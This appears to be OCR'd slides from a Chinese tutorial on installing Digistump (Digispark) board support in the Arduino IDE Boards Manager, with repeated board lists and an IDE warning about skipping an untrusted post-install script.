
开发板: "Arduino/Genuino Uno"

端口: "COM1"

编程器: "AVRISP mkII"

Arduino/Genuino Uno 在 COM1

第一章环境安装配置



开发板管理器

类型 贡献 对搜索进行过滤...

Industruino SAMD Boards (32-bits ARM Cortex-M0+) by **Industruino**
这个包包含的开发板:
Industruino D21G.
Online help
More info

Digistump AVR Boards by **Digistump**
这个包包含的开发板:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).
Online help
More info

Digistump SAM Boards (32-bits ARM Cortex-M3) by **Digistump**
这个包包含的开发板:
Digistump DigiX.
Online help
More info


Oak by Digistump by **Digistump**

More info

正在下载平台索引...

第一章环境安装配置

安装Disgistump:



开发板管理器

类型 贡献 对搜索进行过滤...

Industruino SAMD Boards (32-bits ARM Cortex-M0+) by **Industruino**
这个包包含的开发板:
Industruino D21G.
Online help
More info


Digistump AVR Boards by **Digistump**
这个包包含的开发板:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).
Online help
More info

Digistump SAM Boards (32-bits ARM Cortex-M3) by **Digistump**
这个包包含的开发板:
Digistump DigiX.
Online help
More info

Oak by Digistump by **Digistump**

第一章环境安装配置

Disgistump安装成功:




More info

Industruino SAMD Boards (32-bits ARM Cortex-M0+) by **Industruino**
这个包包含的开发板:
Industruino D21G.
Online help
More info

Digistump AVR Boards by **Digistump** 版本 **1.6.7** **INSTALLED**
这个包包含的开发板:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).
Online help
More info

Digistump SAM Boards (32-bits ARM Cortex-M3) by **Digistump**
这个包包含的开发板:
Digistump DigiX.
Online help
More info


第一章环境安装配置



```
警告：不可信贡献，跳过脚本执行 a\Local\Arduino15\packages\digistump\tools\micronucleus\2.0a4\post_install
```

第一章环境安装配置


选择示例代码



```
警告：不可信贡献，跳过脚本执行
a\Local\Arduino15\packages\digistump\tools\micronucleus\2.0a4\post_install
```

第一章

